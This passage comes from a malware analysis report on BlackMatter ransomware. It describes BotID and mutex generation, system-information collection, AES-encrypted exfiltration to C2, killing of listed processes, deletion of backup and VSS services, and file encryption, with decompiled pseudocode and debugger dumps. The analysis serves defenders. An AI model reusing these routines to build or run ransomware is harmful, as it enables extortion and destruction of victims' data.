    v1 = v5;
    v5[0] = 577396650;
    v5[1] = 577003394;
    v5[2] = 577396620;
    v5[3] = 572743601;
    v5[4] = 574513091;
    v5[5] = 572743573;
    v5[6] = 574513091;
    v5[7] = 572743573;
    v5[8] = 574513091;
    v5[9] = 572743573;
    v5[10] = 574513091;
    v5[11] = 570843029;
    v2 = 12;
    do
    {
      *v1++ ^= 0x22065FEDu;
      --v2;
    }
    while ( v2 );
```

mutex name creation code

GUID +
Custom hash operation +
Hard coding value XOR


Figure 8. Preventing concurrent execution of processes

The following is the created mutex string.

▶Global₩0c111f6a663f88b095d9e4f755e54840)

4) Collecting system information and creating JSON data

After collecting the host information and disk information of the current system, BlackMatter ransomware creates the data structure in JSON format (see Figure 9).



```
주소      Hex                                               ASCII
005FF1E0  22 68 6F 73 74 5F 68 6F 73 74 6E 61 6D 65 22 3A  "host_hostname":
005FF1F0  22 44 45 53 4B 54 4F 50 2D 43 37 46 35 35 47 39  "DESKTOP-C7F55G9
005FF200  22 2C 0D 0A 22 68 6F 73 74 5F 75 73 65 72 22 3A  ",.."host_user":
005FF210  22 55 73 65 72 22 2C 0D 0A 22 68 6F 73 74 5F 6F  "User",.."host_o
005FF220  73 22 3A 22 57 69 6E 64 6F 77 73 20 31 30 20 50  s":"Windows 10 P
005FF230  72 6F 22 2C 0D 0A 22 68 6F 73 74 5F 64 6F 6D 61  ro",.."host_doma
005FF240  69 6E 22 3A 22 57 4F 52 4B 47 52 4F 55 50 22 2C  in":"WORKGROUP",
005FF250  0D 0A 22 68 6F 73 74 5F 61 72 63 68 22 3A 22 78  .."host_arch":"x
005FF260  36 34 22 2C 0D 0A 22 68 6F 73 74 5F 6C 61 6E 67  64",.."host_lang
005FF270  22 3A 22 6B 6F 2D 4B 52 22 2C 0D 0A 22 64 69 73  ":"ko-KR",.."dis
005FF280  6B 73 5F 69 6E 66 6F 22 3A 5B 0D 0A 7B 0D 0A 22  ks_info":[..{.."
005FF290  64 69 73 6B 5F 6E 61 6D 65 22 3A 22 43 22 2C 0D  disk_name":"C",.
005FF2A0  0A 22 64 69 73 6B 5F 73 69 7A 65 22 3A 22 35 32  ."disk_size":"52
005FF2B0  33 37 36 32 22 2C 0D 0A 22 66 72 65 65 5F 73 69  3762",.."free_si
005FF2C0  7A 65 22 3A 22 34 35 39 35 35 30 22 0D 0A 7D 2C  ze":"459550"..},
005FF2D0  0D 0A 7B 0D 0A 22 64 69 73 6B 5F 6E 61 6D 65 22  ..{.."disk_name"
005FF2E0  3A 22 44 22 2C 0D 0A 22 64 69 73 6B 5F 73 69 7A  :"D",.."disk_siz
005FF2F0  65 22 3A 22 35 32 34 32 38 37 22 2C 0D 0A 22 66  e":"524287",.."f
005FF300  72 65 65 5F 73 69 7A 65 22 3A 22 35 32 33 37 32  ree_size":"52372
005FF310  33 22 0D 0A 7D 2C 0D 0A 7B 0D 0A 22 64 69 73 6B  3"..},..{.."disk
005FF320  5F 6E 61 6D 65 22 3A 22 45 22 2C 0D 0A 22 64 69  _name":"E",.."di
005FF330  73 6B 5F 73 69 7A 65 22 3A 22 39 39 39 33 30 35  sk_size":"999305
005FF340  22 2C 0D 0A 22 66 72 65 65 5F 73 69 7A 65 22 3A  ",.."free_size":
005FF350  22 39 39 31 37 35 35 22 0D 0A 7D 0D 0A 5D 00 00  "991755"..}..]..
005FF360  B2 34 BE 66 CE B4 00 00 68 37 5E 00 38 A8 5F 00  *4%fI ..h7^.8 _.
005FF370  69 00 7A 00 65 00 22 00 3A 00 22 00 35 00 32 00  i.z.e.".:.".5.2.
005FF380  33 00 37 00 36 00 32 00 22 00 2C 00 0D 00 0A 00  3.7.6.2.".,.....
005FF390  22 00 66 00 72 00 65 00 65 00 5F 00 73 0
005FF3A0  7A 00 65 00 22 00 3A 00 22 00 34 00 35 0
005FF3B0  35 00 35 00 30 00 22 00 0D 00 0A 00 7D 0
```

```
"host_hostname":"DESKTOP-C7F55G9",
"host_user":"User",
"host_os":"Windows 10 Pro",
"host_domain":"WORKGROUP",
"host_arch":"x64",
"host_lang":"ko-KR",
"disks_info":[
{
"disk_name":"C",
"disk_size":"523762",
"free_size":"459550"
},
{
"disk_name":"D",
"disk_size":"524287",
"free_size":"523723"
},
{
"disk_name":"E",
"disk_size":"999305",
"free_size":"991755"
}
```

Host name
Collect disk data

Create JSON data

```
Microsoft Windows [Version 10.0.19042.1165]
(c) Microsoft Corporation. All rights reser

C:₩Users₩User>hostname
DESKTOP-C7F55G9
```

장치 및 드라이브 (4)

로컬 디스크 (C:)
511GB 중 448GB 사용 가능


로컬 디스크 (D:)
511GB 중 511GB 사용 가능

로컬 디스크 (E:)
975GB 중 968GB 사용 가능

DVD 드라이브 (F:)

Figure 9. Collecting system host and disk information, and creating JSON data

BotID is created in a method similar to the algorithm creating a mutex string, which is added to the data structure in JSON format that was created earlier.



```
char *__stdcall generateBotID()
{
  _DWORD *v0; // eax
  int v1; // ecx
  wchar_t v3[37]; // [esp+2h] [ebp-CEh
  _DWORD v4[5]; // [esp+4Ch] [ebp-84h]
  char v5[88]; // [esp+60h] [ebp-70h]
  unsigned int v6; // [esp+B8h] [ebp-1
  unsigned int v7; // [esp+BCh] [ebp-1
  unsigned int v8; // [esp+C0h] [ebp-1
  unsigned int v9; // [esp+C4h] [ebp-C
  int v10; // [esp+C8h] [ebp-8h] BYREF
  char *v11; // [esp+CCh] [ebp-4h]

  v11 = 0;
  if ( getMachineGUID((char *)v3) )
  {
    v10 = hashStringWLower(v3, 0);
    ntdll_memset_rn(v5, 0, 104);
    ntdll_MD4Init_rn(v5);
    ntdll_MD4Update_rn(v5, &v10, 4);
    ntdll_MD4Final_rn(v5);
    v0 = v4;
    v4[0] = 1514041880;
    v4[1] = 1514041880;
    v4[2] = 1514041880;
    v4[3] = 1514041880;
    v4[4] = 570843080;
    v1 = 5;
    do
    {
      *v0++ ^= 0x22065FEDu;
      --v1;
    }
    while ( v1 );
    v11 = (char *)HeapAlloc_sub_405F98(33);
    if ( v11 )
    {
      v6 = _byteswap_ulong(v6);
      v7 = _byteswap_ulong(v7);
      v8 = _byteswap_ulong(v8);
      v9 = _byteswap_ulong(v9);
      ntdll_sprintf_rn(v11, v4, v6, v7);
    }
  }
  return v11;
}
```

BotID creation code

GUID +
Custom hash operation +
Hard coding value XOR

```
.text:0040AF28
.text:0040AF28 loc_40AF28:
.text:0040AF28                 call    generateBotID
.text:0040AF2D                 mov     [ebp+var_8], eax
.text:0040AF30                 cmp     [ebp+var_8], 0
.text:0040AF34                 jnz     short loc_40AF3B
```

```
0040AF28  >  call <ba375.sub_40A502>
0040AF2D  .  mov dword ptr ss:[ebp-8],eax
0040AF30  .  cmp dword ptr ss:[ebp-8],0
0040AF34  .v jne ba375.40AF3B
```

```
EAX   005FA3F0
EBX   00000000
ECX   005FA410
```

```
EAX   005FA3F0      "6a1f110cb0883f66f7e4d9954048e555"
EBX   00000000
ECX   005FA410
EDX   0232FE00
EBP   0232FF70
```

UTF-8

```
{
"bot_version":"1.2",
"bot_id":"6a1f110cb0883f66f7e4d9954048e555",
"bot_company":"bab21ee475b52c0c9eb47d23ec9ba1d1",
"host_hostname":"DESKTOP-C7F55G9",
"host_user":"User",
"host_os":"Windows 10 Pro",
"host_domain":"WORKGROUP",
"host_arch":"x64",
"host_lang":"ko-KR",
"disks_info":[
{
"disk_name":"C",
"disk_size":"523762",
"free_size":"459550"
},
{
"disk_name":"D",
"disk_size":"524287",
"free_size":"523723"
},
{
"disk_name":"E",
"disk_size":"999305",
"free_size":"991755"
}
```


BotID value

Add JSON Data

Figure 10. Adding JSON data value (BotID)

5) Encrypting collected information (JSON Data) by AES and sending it to C2

The information collected in the JSON data format is encrypted by AES (Advanced Encryption Standard). The AES Key hard-coded inside the sample file is used for the process. The encrypted data or collected information is sent to the attacker server (C2) via HttpOpenRequestW and HttpSendRequestW functions after it is encoded with Base64.



```
if ( dword_410FCC )
{
  v5 = EncryptAES(byte_410FA0, 16, pPostBody, (dwPostBodySize + 16) & 0xF
  if ( v5 )
  {
    v25 = (int *)HeapAlloc_sub_405F98(4 * v5);
    if ( v25 )
    {
      do_base64(v5, pPostBody, v5, v25);
      v28 = addDataToPostString((C2CommKeys *)&unk_410F90, (char *)v25);
      if ( v28 )
      {
        RandomQueryParams = generateRandomQueryParams();
        if ( RandomQueryParams )
        {
          UserAgent = generateUserAgent();
          if ( UserAgent )
          {
            v30 = decryptStructuredBuffer(dword_410A78);
            if ( v30 )
            {
              v33 = wininet_InternetOpenW_rn(UserAgent, 0, 0, 0, 0);
              if ( v33 )
```


```
          v32 = wininet_InternetConnectW_rn(v33, v18, v11, 0)
          if ( v32 )
            break;
        }

        v4 += ntdll_wcslen_rn(v4) + 1;
      }
      v31 = wininet_HttpOpenRequestW_rn(v32, v20, RandomQuery
      if ( v31 )
        break;
      wininet_InternetCloseHandle_rn(v32);
```

```
    if ( wininet_HttpSendRequestW_rn(v31, v30, v15, v28, v14, 0
    {
      v23 = 16;
      v24 = 0;
      v17 = (int)&v24;
      v16 = &v23;
      if ( wininet_HttpQueryInfoW_rn(v31, 19, v19) )
      {
        if ( v19[0] == 50 && v19[1] == 48 && v19[2] == 48 )
        {
          v23 = 0;
          if ( wininet_InternetQueryDataAvailable_rn(v31, &v23,
          {
            v27 = (_BYTE *)HeapAlloc_sub_405F98(v23 + 1);
            if ( !v27
              || wininet_InternetReadFile_rn(v31, v27, v23, &v2
```

Figure 11. Sending encrypted data (collected information) to C2

6) Terminating processes that disrupt ransomware

BlackMatter ransomware finds SYSTEM_PROCESS_INFORMATION struct using "ZwQuerySystemInformation" function and parses internal members. It then compares each process with the processes that are targeted to be terminated in Table 3 and terminates processes using NtOpenProcess and ZwTerminateProcess functions.



```
v7 = 1024;
for ( i = HeapAlloc_sub_405F98(1024); ; i = HeapAlloc_sub_405FCE(i, v7) )
{
  v8 = ntdll_ZwQuerySystemInformation_rn(5, i, v7, &v7);
  if ( !v8 )
    break;
  if ( v8 != -1073741820 )
    return HeapFree_sub_405FB3(i);
}
v2 = i;
do
{
  v3 = *(_DWORD *)v2;
  if ( *(_DWORD *)(v2 + 68) && isProcessTargetedForTermination(*
  {
    v5[0] = *(_DWORD *)(v2 + 68);
    v5[1] = 0;
    v4[0] = 24;
    memset(&v4[1], 0, 20);
    if ( !ntdll_NtOpenProcess_rn(&v8, 1, v4, v5) )// Process handle
    {
      ntdll_ZwTerminateProcess_rn(v8, 0);     //  Process end
      ntdll_ZwClose_rn(v8);
    }
  }
  v2 += v3;
}
while ( v3 );
return HeapFree_sub_405FB3(i);
}
```

```
004074B5  .  push ebx
004074B6  .  push esi                                  esi:L"encsvc"
004074B7  .  mov dword ptr ss:[ebp-4],0
004074BE  .  xor ebx,ebx
004074C0  .  mov esi,dword ptr ds:[410FC4]             esi:L"encsvc", 00410FC4:&L"encsvc"
004074C6  .  push dword ptr ss:[ebp+8]                 [ebp+8]:L"csrss.exe"
004074C9  .  call dword ptr ds:[4112F0]                ntdll__wcslwr_rn
004074CF  .  add esp,4
```

```
0060F7B8  65 00 6E 00 63 00 73 00 76 00 63 00 00 00 74 00  e.n.c.s.v.c...t.
0060F7C8  68 00 65 00 62 00 61 00 74 00 00 00 6D 00 79 00  h.e.b.a.t...m.y.
0060F7D8  64 00 65 00 73 00 6B 00 74 00 6F 00 70 00 71 00  d.e.s.k.t.o.p.q.
0060F7E8  6F 00 73 00 00 00 78 00 66 00 73 00 73 00 76 00  o.s...x.f.s.s.v.
0060F7F8  63 00
0060F808  65 00
0060F818  6F 00
0060F828  6E 00
0060F838  65 00
0060F848  74 00
0060F858  65 00
0060F868  6D 00
0060F878  74 00
0060F888  00 00
0060F898  62 00
0060F8A8  74 00
0060F8B8  00 00
```

0060F7B8 에 데이터 편집

Hex | 문자열 | Copy data

C-Style BYTE (Hex)
C-Style WORD (Hex)
C-Style DWORD (Hex)
C-Style QWORD (Hex)
C-Style String

```
encsvc thebat mydesktopqos xfssvcc
ad ocomm onenote mspub thunderbird
50 isqlplussvc sqbcoreservice orac
mydesktopservice visio
```

```
0040747C  call dword ptr ds:[411304]
00407482  test eax,eax
00407484  jne ba375.40749A
00407486  push 0
00407488  push dword ptr ss:[ebp-4]
0040748B  call dword ptr ds:[41134C]   TerminateProcess
00407491  push dword ptr ss:[ebp-4]
00407494  call dword ptr ds:[411354]
```

Process End

```
EDX  00000000
기본값 (stdcall)
1: [esp]   000002D4
2: [esp+4] 00000000
3: [esp+8] 0019FD4C
4: [esp+C] 00000000
```

유형	유형	핸들	액세스	이름
Process	7	2D4	1	PID: 6904 (\Device\HarddiskVolume3\Windows\System32\notepad.exe)


Figure 12. Terminating processes that disrupt ransomware

encsvc, thebat, mydesktopqos, xfssvccon, firefox, infopath, winword, steam, synctime, notepad, ocomm, onenote, mspub, thunderbird, agntsvc, sql, excel, powerpnt, outlook, wordpad, dbeng50, isqlplussvc, sqbcoreservice, oracle, ocautoupds, dbsnmp, msaccess, tbirdconfig, ocssd, mydesktopservice

Table 3. List of processes that are terminated

7) Removing services that disrupt ransomware

After finding all services installed in the system using OpenSCManager and EnumServicesStatusExW functions, the sample searches for services (services that include strings shown in Table 4) that disrupt ransomware. It then removes confirmed services using DeleteService function.



```
v5 = 0;
result = (SC_HANDLE)advapi32_OpenSCManagerW_rn(0, 0, 4);
v7 = result;
if ( result )
{
  v4 = 0;
  advapi32_EnumServicesStatusExW_rn(v7, 0, 48, 3, 0, 0, &v4, &v3, 0, 0);
  result = (SC_HANDLE)HeapAlloc_sub_405F98(v4);
  v5 = result;
  if ( result )
  {
    result = (SC_HANDLE)advapi32_EnumServicesStatusExW_rn(v7, 0, 48, 3,
    if ( result )
    {
      v1 = (wchar_t **)v5;
      do
      {
        result = (SC_HANDLE)isProcessTargetedForTermination2(*v1);
        if ( result )
        {
          result = (SC_HANDLE)advapi32_OpenServiceW_rn(v7, *v1, 65568);
          v6 = result;
          if ( result )
          {
            ntdll_memset_rn(v2, 0, 28);
            advapi32_ControlService_rn(v6, 1, v2);
            advapi32_DeleteService_rn(v6);
            result = (SC_HANDLE)advapi32_CloseServiceHandle_rn(v6);
          }
        }
        v1 += 11;
        --v3;
      }
      while ( v3 );
```

Service List Listing

```
int __stdcall isProcessTargetedForTermination2(wchar_t *Stri
{
  _WORD *v1; // esi
  int v3; // [esp+4h] [ebp-4h]

  v3 = 0;
  v1 = (_WORD *)dword_410FC8;
  ntdll__wcslwr_rn(String);
  while ( !ntdll_wcsstr_rn(String, v1) )
  {
    v1 += ntdll_wcslen_rn(v1) + 1;
    if ( !*v1 )
      return v3;
  }
  return 1;
}
```

Search Service for Deletion

```
00407382  .  add esp,4
00407385  >  push esi                              esi:L"mepocs"
00407386  .  push dword ptr ss:[ebp+8]             [ebp+8]:L"ajrouter"
00407389  .  call dword ptr ds:[4112E0]            wcsstr
0040738F  .  add esp,8
```

```
주소      UNICODE
0050C3C8 mepocs.memtas.veeam.svc$.backup.sql.vss..
0050C448 ........................P.P...P...............
0050C4C8 .........\.........P.............................
```


Figure 13. Searching for services that need to be removed

mepocs, memtas, veeam, svc$, backup, sql, vss

Table 4. Strings that need to be removed

8) Searching directory, creating ransom note, and encrypting files

After removing services that disrupt ransomware, the sample executes the directory search loop range using FindFirstFileExW and FindNextFileExW functions. Directories in Table 5 are exempt from access. Ransom notes are created in every searched directory, then the files are encrypted, but some files from Table 6 and files that have extensions from Table 7 are not encrypted.



```
for ( i = -1; ; --i )
{
  dropRansomNote(v20, &dword_410FFC);
  v21 = addWildcardToDirPath(v20);
  HeapFree_sub_405F83(v20);
  FirstFile = kernel32_FindFirstFileExW_rn(v21, 0, v14, 0, 0, v23);
  if ( FirstFile != -1 )
  {
    *(_WORD *)ntdll_wcsrchr_rn(v21, 42) = 0;
    do
    {
      if ( *(_DWORD *)v17 != 46 && *(_DWORD *)v17 != 3014702 && (v14
      {
        if ( (v14[0] & 0x10) != 0 )
        {
          if ( !isDirectoryWhitelisted_ithink((wchar_t *)v17) )
          {
            v3 = wstr_combine(v21, (wchar_t *)v17);
            ++i;
            *(_DWORD *)(v19 + 4 * i) = v3;
          }
        }
        else if ( !isFilenameWhitelisted((wchar_t *)v17)
```

```
v17 = v3 ^ v4;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v6 = v1 - 1;
if ( !v6 )
  break;
v7 = *v5;
v8 = v5 + 1;
v17 = BYTE1(v3) ^ v7;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v9 = v6 - 1;
if ( !v9 )
  break;
v10 = HIWORD(v3);
v11 = *v8;
v12 = v8 + 1;
v17 = v10 ^ v11;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v13 = v9 - 1;
if ( !v13 )
  break;
v14 = *v12;
v2 = v12 + 1;
v17 = BYTE1(v10) ^ v14;
if ( !kernel32_WriteFile_rn(FileW_rn, &v17, 1, v18, 0) )
  break;
v1 = v13 - 1;
```

Figure 14. Searching directories and encrypting files

system volume information, intel, $windows.~ws, application data, $recycle.bin, mozilla, program files (x86), program files, $windows.~bt, public, msocache, windows, default, all users, tor browser, programdata, boot, config.msi, google, perflogs, appdata, windows.old

Table 5. Names of folders exempt from access

